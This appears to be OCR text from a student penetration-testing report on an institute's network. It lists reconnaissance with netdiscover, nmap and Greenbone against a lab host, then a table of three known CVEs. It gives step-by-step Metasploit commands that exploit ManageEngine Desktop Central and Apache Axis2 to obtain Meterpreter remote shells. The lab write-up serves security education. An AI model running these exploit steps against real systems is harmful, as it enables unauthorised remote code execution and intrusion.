
Figure 6:job Vacancies

The organizational structure and staffing requirements of the institute may become known if you search for APIIT on a job board. While this can help with recruiting, it might also reveal weaknesses or internal information that could be abused by bad actors. In order to ensure security, APIIT should manage the data shared on job posting websites with care, making sure that confidential information is kept private. Strict

access controls and posting approval procedures can assist safeguard the institute's security while yet successfully attracting top employees.


Scanning

Net Discover



'Root' should be selected when you launch the Kali terminal. Then enter "netdiscover" to search the network for any available hosts. Our victim's IP address in this instance is 192.168.5.5.

NMAP Scan




Next, enter "nmap" followed by the victim's IP address and "-sV -p-". Key variables "-sV, -p-" stand for service versions of ports and all of the accessible ports on the victim's


system, respectively. Every open port and the corresponding service, along with its version, will be displayed when the scan is finished. In this scenario, several open ports can be exploitable when the scan is finished.

Greenbone Vulnerability Scan

You must first run Kali's terminal as root. Then, in Kali, you must type "gvm-start" to start the Greenbone services. You must then access scans by logging into your Greenbone account. Then, input your victim's IP address in the wizard in the upper left corner to detect vulnerabilities.

The results of the scan, as seen below, will list vulnerabilities related to each port that is accessible on the victim's workstation. Additionally, it is classified by degree of severity.





Vulnerability Discovery


Identified Vulnerabilities

- MangeEngine Desktop Central < 9.0.142 FileUploadServlet conntionId Vulnerability
- Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)
- Apache Axis2 Default Credentials

Vulnerability Table

CVE Number/MS number	Vulnerability	Introduction	Impact on confidentiality	Impact on integrity	Impact on Availability	
CVE-2015-8249	MangeEngine Desktop Central < 9.0.142 FileUploadServlet conntionId Vulnerability	This module exploits a bug in version 9 of ManageEngine Desktop Central. When using the FileUploadServlet class to upload a 7z file, the user-controlled ConnectionId parameter is not checked. In order to execute remote code in the context of the SYSTEM, a remote attacker can create a malicious file of any file type using this technique. After that, the malicious file is put in a directory where server-side scripts are allowed to run. (Rapid7. (n.d.). *ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability*. [online] Available at: https://www.rapid7.com/db/modules/exploit/windows/http/manageengine_connectionid_write/.)	High	High	High	
CVE-2015-5531	Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)	This module takes use of an ElasticSearch remote command execution (RCE) vulnerability that was available by default in versions 1.2.0 and earlier. The REST API, which does not need authentication, contains the problem where the search feature permits the execution of dynamic scripts. Remote attackers can use it to run whatever Java code they want. (Rapid7. (n.d.). *ElasticSearch Dynamic Script Arbitrary Java Execution*. [online] Available at: https://www.rapid7.com/db/modules/exploit/multi/elasticsearch/script_mvel_rce/ [Accessed 1 Oct. 2023].)	High	High	High	
CVE-2010-0219	Apache Axis2 Default Credentials	Apache Axis2 serves as the primary Web services engine. The popular Apache Axis SOAP stack has undergone an extensive rethink and rewrite. A small flaw in the stack enables an instance of the Axis2 Web Admin Module to upload files and execute instructions by starting a rogue web service using SOAP. (Rapid7. (n.d.). *Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)*. [online] Available at: https://www.rapid7.com/db/modules/exploit/multi/http/axis2_deployer/ [Accessed 1 Oct. 2023].)	Medium	Medium	High	


Vulnerabilities




The PostgreSQL service has to be started before we can start the Metasploit framework. 'service postgresql start' is all that is necessary. The MSF database has to be initialized after that. For that, use the'msfdb init' type.
Then, by entering the command "msfconsole" in the terminal, you may start the Metasploit framework console. It will then launch as before.

I. ManageEngine Desktop Central Vulnerability


The vulnerability module must first be found in the msfconsole. Type 'search manage engine'. Choose the module from the list, then type "use exploit/windows/http/manageengine_connectionid_write." To see the settings as they are now, type "show options" after that.




Enter "set rhosts 192.168.5.5" to set the IP address of the receiving host, and then enter "exploit."




You could then receive a Meterpreter shell. Type 'ps' or 'ipconfig' to examine the details and confirm the victim.




II. Apache Axis2 Vulnerability



The module must first be searched by typing "search cve:2010-0219." Type "use exploit/multi/http/axis2_deployer" to choose the module.
The you must type "show options" to examine the available parameters.




The IP address and port number of the receiving host must be specified in options. 'set rhosts 192.168.5.5' and'set rport 8282' are the configuration commands. Then type ‘exploit’ to execute.




It should open a meterpreter shell after the execution. You only need to type ipconfig to check the victim's IP address.

